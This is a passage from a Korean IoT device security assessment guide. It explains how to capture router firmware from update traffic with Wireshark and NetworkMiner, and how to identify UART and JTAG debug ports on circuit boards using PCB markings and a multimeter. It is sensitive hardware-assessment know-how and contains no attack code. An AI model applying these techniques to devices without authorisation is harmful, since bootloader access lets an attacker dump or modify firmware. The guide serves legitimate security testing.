


그림 127. 최신 펌웨어 업데이트

10.2.2.2. 패킷 스니핑

최신 펌웨어 업데이트 시 기기는 펌웨어를 다운로드 페이지에서 받아오거나, 서버에서 바이너리를 다운로드 한다. 다운로드 페이지에서 받아오는 경우 Request URL 분석 후 다운로드 URL 을 획득하여 진단자가 직접 다운로드 받을 수 있다. 서버에서 바이너리를 다운로드하는 경우 별도의 도구를 이용하여 수집한 네트워크 패킷을 덤프하여야 한다.

Step 1) 최신 펌웨어 업데이트 진행 시 Wireshark 를 통해 Request URI 를 획득할 수 있다.




그림 128. Request URI

Step 2) 획득한 Request URI 에 접근해 펌웨어를 다운로드 받을 수 있다.




그림 129. 펌웨어 획득

10.2.2.3. 네트워크 패킷 덤프

WireShark 로 수집한 업데이트 패킷은 NetworkMiner 도구를 이용하여 펌웨어 바이너리 파일로 변환할 수 있다. 업데이트 패킷 캡쳐 후 pcap 확장자를 선택하여 저장한다.

Step 1) 업데이트 패킷 캡쳐 후 pcap 형식으로 저장한다.




그림 130. 업데이트 패킷 캡쳐

Step 2) NetworkMiner 를 실행한다.




그림 131. NetworkMiner 실행

Stpe 3) [File - Open]에서 WireShark 로 저장한 pcap 파일을 선택한다.




그림 132. pcap 파일 선택

Step 4) pcap 파일이 업로드되면 NetworkMiner 는 패킷을 분석해 패킷에 분할된 파일, 이미지, 계정 정보 등을 정리해서 보여준다. "File" 탭에서 진단 기기로 다운로드 된 펌웨어(.bin) 파일을 확인할 수 있다.




그림 133. 패킷에서 획득한 정보

Step 5) 추출한 펌웨어는 [우클릭 - "Open folder"]에서 확인 가능하다.




그림 134. 추출한 펌웨어

+) 특정 제조사의 경우 전체 펌웨어가 아닌 업데이트에 필요한 일부 바이너리만 전송하는 경우가 있다. 이 경우 업데이트 패킷을 이용해 획득한 펌웨어로는 펌웨어 분석에 제한이 생긴다.




그림 135. 전체 펌웨어

+) 일부만 전송된 펌웨어에는 파일시스템이 포함되어 있지 않다.

Summary including results of included files	
Item count	1
application/octet-stream	test_Vendor test_Name - update_firmware 1.0 (router) Size: 1.40 MiB , Type: application/octet-stream

그림 136. 일부만 전송된 펌웨어

10.2.3. 디버그 포트






그림 137. 펌웨어 획득/추출 흐름도 - 디버그 포트

디버그 포트는 개발, 제조 단계에서 각 칩셋의 배선 및 기능을 점검하기 위한 포트다. 디버그 포트는 하드웨어 점검 용도 외에도 kernel, booting, error 에 관한 디버그 메시지를 출력하거나 Boot Loader 에 접근하기 위한 통로 역할을 한다. 비인가자가 Boot Loader 에 접근 가능할 경우 임의의 펌웨어 덤프, 수정이 가능하다. 대표적인 디버그 포트는 UART 와 JTAG 가 있다.



UART Debug Port



JTAG Debug Port

10.2.3.1. UART




그림 138. UART 포트

UART 는 범용 비동기 송수신기(Universal Asynchronous Receiver / Transmitter)의 약자로 두 장치 간 직렬(Serial) 데이터를 교환하기 위한 프로토콜이다. UART 는 TX, RX, GND, VCC 총 4 개의 핀을 사용하고, 데이터 송신에 TX, 수신에 RX 를 이용한다.

10.2.3.1.1. UART 포트 식별

디버그 포트는 식별자(PCB Legend)를 확인하면 쉽게 확인할 수 있다. 식별자란 기판의 각 소자, 포트, 칩셋에 대한 정보를 제공하기 위해 PCB 기판에 인쇄된 텍스트 정보이다. 예시로 왼쪽 사진의 PCB 에는 UART 인터페이스에서 사용하는 TX, RX 가 표시되어 있어 UART 통신 포트임을 알 수 있고, 오른쪽 사진에는 UART 포트임을 텍스트로 표시해주고 있다.




그림 139. UART 포트 식별

PCB 에 아래의 표기가 존재할 경우 별도의 검증 작업 없이 디버그 포트 존재여부를 확인할 수 있다.

PCB Legend	포트 식별
Debug, Debug port	핀 배열에 따라 UART, JTAG 디버그 포트
UART, TX, RX	UART 디버그 포트
JTAG, TDI, TDO, TMS, TCK	JTAG 디버그 포트

그 외 참고할 수 있는 식별자(PCB Legend)는 다음과 같다.

표기	의미	표기	의미
C	Capacitor	M	Motor
R	Register	Q	Transistor
D	Diode	S	Switch
J	Jack	P	Plug
JP	Jumper	TP	Test Point
L	Inductor	U	Inseparable assembly(ex.IC)

별도의 PCB 식별자가 없는 경우 핀 또는 금속 패드의 배열을 통해 디버그 포트의 존재 유무를 판단할 수 있다. 대표적으로 UART 는 VCC, GND, TX, RX 4 개의 포트를 사용하기 때문에 4 개의 핀이 나란히 있을 경우 UART 핀으로 추정할 수 있다.




그림 140. UART 포트 식별

UART 는 위와 같은 형태 외에도 GND, TX, RX 3 개의 핀만 존재하거나 TX, RX 2 개의 핀만 존재하는 경우가 있다. 뚜렷하게 구분되지 않는 경우 멀티테스터를 이용해 전압, 전류를 측정하여 핀 역할을 식별해야 한다.

UART 인터페이스 검증을 위한 절차로 가장 먼저 접지(GND)를 식별해야 한다. TX, RX, VCC 를 식별하기 위한 전류, 전압을 측정에 접지가 반드시 필요하기 때문이다.

1. 접지(GND) 식별

멀티테스터의 통전 확인 기능을 사용하여 접지(GND)를 식별할 수 있다. 통전 확인 기능은 두 지점 사이에 전류가 흐르는지 점검하는 기능이다. 기능이 활성화된 상태에서 Red 핀과 Black 핀 사이에 전류가 흐를 경우 경고음이 발생한다. 멀티테스터에서 기능을 지원하는 경우 아래와 같이 전파 기호로 표기되어 있다.




그림 141. 멀티테스터 통전 확인 기능

PCB 기판의 접지들은 서로 연결되어 있어 전류가 흐른다. PCB 기판에 있는 접지 중 하나를 이용해 UART 포트의 GND 를 식별할 수 있다. 아래는 일반적으로 사용되는 PCB 의 접지 목록이다.




그림 142. PCB 기판의 접지들

Case	식별 방법	설명
1	GND 식별자	식별자(PCB Legend)로 표기된 접지(GND)
2	외부 노출된 금속 부품	SD Card 삽입부, 또는 안테나 금속은 일반적으로 접지
